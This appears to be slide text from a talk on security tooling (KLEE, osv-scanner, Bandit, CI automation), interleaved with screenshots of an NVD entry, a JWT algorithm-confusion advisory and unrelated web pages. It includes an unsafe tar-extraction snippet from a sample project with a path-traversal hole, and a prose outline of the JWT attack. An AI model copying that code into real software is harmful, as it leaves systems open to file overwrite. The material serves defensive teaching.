
- Generic symbolic execution with security use cases
- Built on [LLVM](#)

Thanks, [Cristian Cadar!](#)



US NUCLEAR CHAIN OF COMMAND

"You would be wise to surrender" - Darth Vader



Dependency scanning

- Iterating through all dependencies for finding their vulnerabilities
- Usage of the dependencies declaration list

Download a binary from [the GitHub releases](#).

```
$ osv-scanner  
--lockfile ~/codebase/sandcastle/poetry.lock \
```

Scanned ~/codebase/sandcastle/poetry.lock file and found 23 packages

OSV URL	CVSS	ECOSYSTEM	PACKAGE	VERSION	SOURCE
https://osv.dev/GHSA-56pw-mpj4-fxww	8.8	PyPI	pillow	9.5.0	codebase/sandcastle/poetry.lock
https://osv.dev/GHSA-j7hp-h8jx-5ppr		PyPI	pillow	9.5.0	codebase/sandcastle/poetry.lock
https://osv.dev/PYSEC-2023-175		PyPI	pillow	9.5.0	codebase/sandcastle/poetry.lock
https://osv.dev/GHSA-hrfv-mqp8-q5rw	8	PyPI	werkzeug	3.0.0	codebase/sandcastle/poetry.lock
https://osv.dev/PYSEC-2023-221					

[...]

[tool.poetry.dependencies]

```
python = "^3.10"
Flask = "^2.3.3"
python-pam = "^2.0.2"
six = "^1.16.0"
pillow = "^9.5.0"
```

[...]

10.0.1 (2023-09-15)

Updated libwebp to 1.3.2 #7395 [radarhere]

Updated zlib to 1.3 #7344 [radarhere]

CVE-2023-4863 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Current Description

Heap buffer overflow in libwebp in Google Chrome prior to 116.0.5845.187 and libwebp 1.3.2 allowed a remote attacker to perform an out of bounds memory write via a crafted HTML page. (Chromium security severity: Critical)

[+View Analysis Description](#)

Severity

CVSS Version 3.x

CVSS Version 2.0

CVSS 3.x Severity and Metrics:



NIST: NVD

Base Score: 8.8 HIGH

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: NVD Analysts have published a CVSS score for this CVE based on publicly available information at the time of analysis. The CNA has not provided a score within the CVE List.

OSV-Scanner

- Client for [Google's OSV database](#), which embeds:
 - [GitHub Security Advisories](#)
 - [PyPA](#)
 - [RustSec](#)
 - [Global Security Database](#)
- Support for ignored vulnerabilities



"You would be wise to surrender" - Darth Vader

Linting

- Static analysis for finding issues before compiling/running the code
- Issues
 - Formatting
 - Grammar (for example, non-inclusive expressions)
 - Security

```
$ pip install bandit
```

```
$ bandit  
  --recursive ~/codebase/sandcastle/sandcastle/ \\\\  
  --format sarif \\\\  
  --o ~/analysis/bandit.sarif
```

```
[main] INFO profile include tests: None
[main] INFO profile exclude tests: None
[main] INFO cli include tests: None
[main] INFO cli exclude tests: None
[main] INFO running on Python 3.11.6
[formatter] INFO SARIF output written to file: /home/iosifache/analysis/bandit.sarif
```

```
[...]
for tarinfo in tar:
    name = tarinfo.name
    if tarinfo.isreg():
        try:
            filename = f"{extract_dir}/{name}"
            os.rename(os.path.join(tmp, name), filename)

        continue
    except Exception:
        pass

    os.makedirs(f"{extract_dir}/{name}", exist_ok=True)
[...]
```

Bandit

- Linter for Python
- Abstract syntax tree representation of the code
- Custom modules for:
 - Patterns of suspicious code
 - Deny lists of imports and function calls
 - Report generation
- Support for baselines

Other techniques

- Stress/load testing
 - [JMeter](#) for many protocols and services
 - [k6](#) for Kubernetes
- Web dynamic analysis
 - [OWASP's Zed Attack Proxy](#)

Programmer

**Task that takes
5 minutes**

Can it be automated?

Security tooling automation

- [SARIF Multitool](#) for performing operations with SARIF files (merging, paging, querying, suppressing, etc.)
- [Make](#) and [Poe the Poet](#) for running tasks
- IDE workflows (e.g., [VSCode tasks](#)) for running the tooling while coding
- [pre-commit](#) for managing Git pre-commit hooks
- [act](#) or [GitLab Runner](#) for running CI/CD workflows locally
- [GitHub Actions](#) or [GitLab pipelines](#) for running CI/CD workflows

Ubuntu (disambiguation)

文 A 31 languages ▾

[Article](#) [Talk](#)

[Read](#) [Edit](#) [View history](#) [Tools](#) ▾

From Wikipedia, the free encyclopedia

Ubuntu is a popular Linux distribution.

Ubuntu may also refer to:

- [Ubuntu philosophy](#), an ethical concept of southern African origin
- [Ubuntu theology](#), a theological concept of reconciliation in South Africa

Look up **ubuntu** in
Wiktionary, the free
dictionary.

"Ubuntu does not mean that people should not address themselves, the question, therefore, is, are you going to do so in order to enable the community around you to be able to improve." - Nelson Mandela

Follow

 Sponsor

[Pull requests](#)[Actions](#)[Projects](#)[Wiki](#)[Security 1](#)[Insights](#)

JWT Algorithm Confusion

High joaquimserafim published GHSA-4xw9-cx39-r355 3 days ago

Package**json-web-token** (npm)**Affected versions**

< 3.1.1

Patched versions

None

SeverityHigh 7.5 / 10**CVSS base metrics**

Attack vector	Network
Attack complexity	Low
Privileges required	None
User interaction	None
Scope	Unchanged
Confidentiality	None
Integrity	High
Availability	None

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:N

CVE ID

CVE-2023-48238

Description**Summary**

The json-web-token library is vulnerable to a JWT algorithm confusion attack.

Details

On line 86 of the 'index.js' file, the algorithm to use for verifying the signature of the JWT token is taken from the JWT token, which at that point is still unverified and thus shouldn't be trusted. To exploit this vulnerability, an attacker needs to craft a malicious JWT token containing the HS256 algorithm, signed with the public RSA key of the victim application. This attack will only work against this library if the RS256 algorithm is in use, however it is a best practice to use that algorithm.

PoC

 Pull requests 6

 Discussions

 Actions

 Wiki

 Security

 Insights

Introduced a new type of artifact: NOTEBOOK #3067

 Merged

scudette merged 1 commit into [master](#) from [notebooks](#)  3 weeks ago

 Conversation 0

 Commits 1

 Checks 3

 Files changed 17

